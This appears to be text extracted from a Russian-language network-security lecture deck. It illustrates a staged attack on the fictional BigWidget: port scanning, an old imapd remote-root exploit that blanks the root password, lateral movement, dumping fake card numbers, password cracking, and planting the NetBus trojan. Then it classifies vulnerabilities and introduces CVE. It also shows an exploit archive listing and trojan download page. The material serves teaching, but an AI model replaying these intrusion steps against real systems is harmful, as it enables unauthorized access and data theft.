465/tcp	open	smtps

```
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second  
[hacker@linux131 hacker]$
```



```
hacker: ~$ telnet bigwidget.com 25
```

```
Trying 10.0.0.28...
```

```
Connected to bigwidget.com
```

```
Escape character is '^]'.  
.
```

```
Connection closed by foreign host.
```

```
hacker:~$ telnet bigwidget.com 143
```

```
Trying 10.0.0.28...
```

```
Connected to bigwidget.com.
```

```
* OK bigwidget IMAP4rev1 Service 9.0(157) at Wed, 14 Oct 1998 11:51:50 -0400  
(EDT)
```

```
(Report problems in this server to MRC@CAC.Washington.EDU)
```

```
. logout
```

```
* BYE bigwidget IMAP4rev1 server terminating  
connection
```

```
. OK LOGOUT completed
```

```
Connection closed by foreign host.
```





- exploits
- news
- search
- documentation
- imap

Do you have security related news? Please e-mail it to news@rootshell.com.

OpenSite Web Auctions truly open
9/24/98 8:22AM PDT

[OpenSite Technologies, Inc.](#) has a product allowing sites to offer Web Auctions. Apparently most sites using this software have it misconfigured and anyone browsing their site has access to users credit cards and personal information. If you are a user of this software please contact OpenSite for information on securing your website.

- [news.com - Auctions close major security hole](#)

Fraud alleged in the transfer of ownership of Thailand.com site
9/23/98 1:40PM PDT

Do you rely on DNS for authentication. If you do then this is another reason to think twice. Under current InterNIC policy it is quite easy to steal someones domain and make the courts figure it out later.

- [bangkokpost.net - Fraud alleged in the transfer of ownership of Thailand.com site](#)
- www.thailand.com

Rootshell t-shirts coming soon!
9/22/98 11:28AM PDT

Rootshell t-shirts are coming soon! In order to anticipate demand if you think you might be interested in purchasing a t-shirt please [click on this link](#). It is looking like t-shirts will be priced somewhere around \$15-\$18 US. If you have any design

rootshell



- exploits
- news
- search
- documentation
- imap**

Connect from dhcp174-180.iss.net [208.27.174.180] (Mozilla/4.05 [en] (WinNT; I))logged.

Rootshell search results		
7/17/98	imapd4.txt	New remote root exploit in University of Washington imapd 4. (that came with Pine 4.0)
4/13/98	impack103.tar.gz	Luke_Skyw'w Imap Pack 1.03 - exploit imapd attack vulnerable hosts. (Warning: contains untested binaries)
2/19/98	imapd_core.txt	When imapd core dumps, the core will have encrypted shadowed passwords.
11/21/97	imaps.tar.gz	Serveral different versions of the remote imapd buffer overflow exploit.
10/30/97	imapd_4.1b.txt	It's possible to crash imapd, thus leaving shadow and password files in core file.
9/26/97	imapd_scan.sh	This script will scan (and exploit) an entire subnet for imap2 vulnerabilities.
6/24/97	imapd_exploit.c	Get remote root access on Redhat systems by overwriting a buffer in imapd.



rootshell

To: neighbor@home.org
From: neighbor@home.org
Subject: Hope you had a nice vacation

[exploits](#)[news](#)[search](#)[documentation](#)

[Download NON-HTML Version](#) | [Add Comment](#) | [View Comments \(1 comment\(s\)\)](#)

/*

This is the remote exploit of the hole in the imap daemon, for Linux. The instruction code is doing open(), write(), and close() system calls, and it adds a line root::0:0.. at the beggining of /etc/passwd (change to /etc/shadow if needed). The code needs to be self modifying since imapd turns everything to lowercase before it pushes it on the stack. The problem is that it rewrites the first line of passwd/shadow, therefore loosing the root password.

I'm sorry, but I don't have time to add in the seek syscall.

- Akylonius (aky@galeb.etf.bg.ac.yu) [1997]

Modifications made on 5.1.97 to accept command line hostname, with 'h_to_ip' function that resolves it to an ip. - p1 (p1@e18.org)

```
hacker ~$ ./imap_exploit bigwidget.com
```

```
IMAP Exploit for Linux.
```

```
Author: Akylonius (aky@galeb.etf.bg.ac.yu)
```

```
Modifications: pl (pl@el8.org)
```

```
Completed successfully.
```

```
hacker ~$ telnet bigwidget.com
```

```
Trying 10.0.0.28...
```

```
Connected to bigwidget.com.
```

```
Red Hat Linux release 4.2 (Biltmore)
```

```
Kernel 2.0.35 on an i686
```

```
login: root
```

```
bigwidget:~# whoami
```

```
root
```

```
bigwidget:~# cd /etc
```

```
bigwidget:~# cat ./hosts
```

```
127.0.0.1      localhost      localhost.localdomain
208.21.2.10   thevault      accounting
208.21.2.11   fasttalk      sales
208.21.2.12   geekspeak     engineering
208.21.2.13   people        human resources
208.21.2.14   thelinks      marketing
208.21.2.15   thesource     information systems
```

```
bigwidget:~# rlogin thevault
```



```
thevault:~# cd /data/creditcards
```

```
thevault:~# cat visa.txt
```

```
Allan B. Smith    6543-2223-1209-4002 12/99
Donna D. Smith   6543-4133-0632-4572 06/98
Jim Smith        6543-2344-1523-5522 01/01
Joseph L. Smith  6543-2356-1882-7532 04/02
Kay L. Smith     6543-2398-1972-4532 06/03
Mary Ann Smith   6543-8933-1332-4222 05/01
Robert F. Smith  6543-0133-5232-3332 05/99
```

```
thevault:~# crack /etc/passwd
```

```
Cracking /etc/passwd...
```

```
username: bobman password: nambob
```

```
username: mary password: mary
```

```
username: root password: ncc1701
```

```
thevault:~# ftp thesource
```

```
Connected to thesource
```

```
220 thesource Microsoft FTP Service (Version
4.0)
```

```
Name: administrator
```


```
331 Password required for administrator.
```

```
Password: *****
```

```
230 User administrator logged in.
```

```
Remote system type is Windows_NT.
```





[WarForge CD Offer](#)

[Vote Here For Top 100](#)



[Click Here To Support Our Sponsors](#)

[Back](#)
[Contact](#)

Description

Download

Back Orifice

- A remote administration system which allows a user to control a computer across a tcpip connection
- Size: 277 kb

[Download](#)

Master's Paradise 98 Beta 9.7

- Accesses a specific port on an exploited system. Also contains a game file which you can send to people to get their port open.
- Size: 970 kb

[Download](#)

NetBus 1.6

- Can do basically anything you want to another computer that is exploited with the trojan server.
- Size: 513 kb

[Download](#)

Sockets de Troie

-Accesses a specific port on an exploited system. Also contains a domain scanner, finger, icmper, icq stuff, ip converter, mail bomber, port bomber, port scanner, a search registry net, and telnet.
- Size: 446 kb

[Download](#)

[About](#) | [Advertise](#) | [Disclaimer](#) | [Linking](#)

```
ftp> cd \temp
250 CDW command successful.

ftp> send netbus.exe

ftp> local: netbus.exe remote: netbus.exe
200 PORT command successful.
150 Opening BINARY mode data connection for
netbus.exe
226 Transfer complete.

ftp> quit
```

```
thevault:~$ telnet thesource
Trying 208.21.2.160.
.. Connected to thesource.bigwidget.com.
Escape character is '^]'.

Microsoft (R) Windows NT (TM) Version 4.00 (Build
1381)
Welcome to MS Telnet Service
Telnet Server Build 5.00.98217.1
login: administrato
password: *****
```

```
*=====
=
Welcome to Microsoft Telnet Server.
*=====
```

```
cd \temp
C:\TEMP> netbus.exe
C:\>
```



- My Computer
- Network Neighborhood
- Eudora
- Netscape
- ACT!
- CD Player
- Pilot
- PointCast
- Recycle Bin
- Documents



- Eudora
 - In
 - Out
 - Trash
 - Partners
 - Programs
 - User Groups

Finance@BigWidget.c. My Raise <Urgent> _ □ ×

To: President@bigwidget.com
From: David Smith <dsmith@bigwidget.com >
Subject: My Raise <URGENT >
Cc:
Bcc:
Attached:

Dear Mr. Smith

I would like to thank you for the huge raise that you have seen fit to give me. With my new salary of \$350,000.00 a year I am sure I am the highest paid mail clerk in the company. This really makes me feel good because I deserve it.

Your Son,

Dave



BigWidget



The Part That Fits™

[Company](#) [Products](#) [Services](#) [Support](#)



[BigWidget Announces Titanium Machining Capabilities](#)

BigWidget Incorporated announced today the purchase of a Consolidated Conglomerate abrasive waterjet cutter. This new machine will allow BigWidget to offer advanced machining services for titanium cogs and widgets.

[More News...](#)

- [BigWidget acquires Spacely Sprockets for \\$17.3 million](#)
- [BigWidget announces record third quarter earnings](#)




Yo! Welcome to Da Big Wedgie!

Dear WebMaster/Admin - YOUR SECURITY IS A TOTAL JOKE!
We rooted your box in like five minutes.


Thanx for all the credit card numberz Big Wedgie.
And like, free Kevin Mitnick!!



Сеть компании BigWidget



Угрозы, уязвимости и атаки



Угроза - потенциально возможное событие, явление или процесс, которое воздействуя на компоненты информационной системы может привести к нанесению ущерба.



Уязвимость - любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.



Атака - действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.



Классификация уязвимостей узлов, протоколов и служб IP - сетей

Классификация по уровню в информационной инфраструктуре

- ✓ *Уровень персонала*
- ✓ *Уровень приложений*
- ✓ *Уровень баз данных*
- ✓ *Уровень операционной системы*
- ✓ *Уровень сети*

Классификация уязвимостей по причинам возникновения

- ✓ *ошибки проектирования*
(технологий, протоколов, служб)
- ✓ *ошибки реализации* (программ)
- ✓ *ошибки эксплуатации*
(неправильная настройка,
неиспользуемые сетевые службы,
слабые пароли)

Классификация уязвимостей по уровню (степени) риска

Высокий уровень риска

Уязвимости, позволяющие атакующему получить непосредственный доступ у узлу с правами суперпользователя

Средний уровень риска

Уязвимости, позволяющие атакующему получить доступ к информации, которая с высокой степенью вероятности позволит в последствии получить доступ к узлу

Низкий уровень риска

Уязвимости, позволяющие злоумышленнику осуществлять сбор критичной информации о системе



Источники информации о новых уязвимостях

www.cert.org - координационный центр
CERT/CC

www.iss.net/xforce - база данных компании ISS

nl.ciac.gov - центр CIAC

www.cert.ru - российский CERT/CC

www.securityfocus.com

Internet Security Systems, Inc. : X-Force - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss

Address <http://xforce.iss.net/> Go Links »

INTERNET SECURITY SYSTEMS

X-Force

- X-Force Home
- Alerts
- Serious Fun
- Mail Lists
- Security Library
- Protowox
- Submissions
- Feedback

X-Force

keyword... [Advanced Search](#)

THE WORLD'S #1 RESOURCE FOR COMPUTER THREATS & VULNERABILITY

search by:

sort by:

display:

display results:

- [Buffer Overflow in Microsoft Windows NT 4.0 and Windows 2000 Network Monitor - \(November 1, 2000\)](#)
- [Serious flaw in Microsoft IIS UNICODE translation - \(October 26, 2000\)](#)
- [Vulnerability in the Oracle Listener Program - \(October 25, 2000\)](#)
- [Widespread incidents of SubSeven DEFCON8 2.1 Backdoor - \(October 8, 2000\)](#)
- [Insecure call of external programs in Red Hat Linux tmpwatch - \(October 6, 2000\)](#)
- [GNU Groff utilities read untrusted commands from current working directory - \(October 4, 2000\)](#)
- [Multiple vulnerabilities on all platforms and versions of Check Point FireWall-1 - \(September 27, 2000\)](#)

Internet

Примеры уязвимостей

Название: ip-fragment-reassembly-dos

Описание: *посылка большого числа одинаковых фрагментов IP-датаграммы приводит к недоступности узла на время атаки*

Уровень: сеть

Степень риска: средняя



Источник возникновения: ошибки реализации

Примеры уязвимостей

Название: nt-getadmin-present

Описание: проблема одной из функций ядра ОС Windows NT, позволяющая злоумышленнику получить привилегии администратора

Уровень: ОС

Степень риска: высокая



Источник возникновения: ошибки реализации

Примеры уязвимостей

Название: mssql-remote-access-option

Описание: уязвимость в реализации возможности подключения со стороны других SQL-серверов

Уровень: СУБД

Степень риска: низкая 

Источник возникновения: ошибки реализации

Примеры уязвимостей

Название: iis-url-extension-data-dos

Описание: посылка большого числа некорректно построенных запросов приводит к повышенному расходу ресурсов процессора

Уровень: приложения

Степень риска: средняя



Источник возникновения: ошибки реализации

Примеры уязвимостей

Название: win-udp-dos

Описание: ОС Windows 2000 и Windows 98 уязвимы к атаке «отказ в обслуживании», вызываемой исчерпанием всех UDP-сокетов

Уровень: приложения

Степень риска: средняя



Источник возникновения: ошибки реализации

Примеры уязвимостей

Название: win95-back-orifice

Описание: узел заражён серверной частью троянского коня, позволяющей установить полный контроль над узлом

Уровень: Персонал

Степень риска: высокая



Источник возникновения: ошибки обслуживания



Common Vulnerabilities and Exposures

The Key to Information Sharing

Единая система наименований для уязвимостей

Стандартное описание для каждой уязвимости

Обеспечение совместимости баз данных уязвимостей

<http://cve.mitre.org/cve>




Common Vulnerabilities and Exposures

The Key to Information Sharing

**CAN-1999-00
67**

Кандидат CVE



**CVE-1999-00
67**

Индекс CVE

<http://cve.mitre.org/cve>

Ситуация без CVE



Bugtra
g

NT4-SP3and 95
[latierra.c]



ISS
RealSecure

Lan
d



CERT Advisory

CA-97.28.Teardrop_Lan
d



Cisco Database

Impossible IP
Packet




Axent
NetRecon

land attack (spoofed
SYN)

Уязвимость Land IP denial of service

Поддержка CVE



CVE-1999-0016 Land IP denial of service

CVE entry

Номер

Описание

CVE-1999-0005

**Arbitrary command execution via IMAP
buffer overflow in authenticate command.**

Reference: [CERT:CA-98.09.imapd](#)

Reference: [SUN:00177](#)

Reference: [BID:130](#)

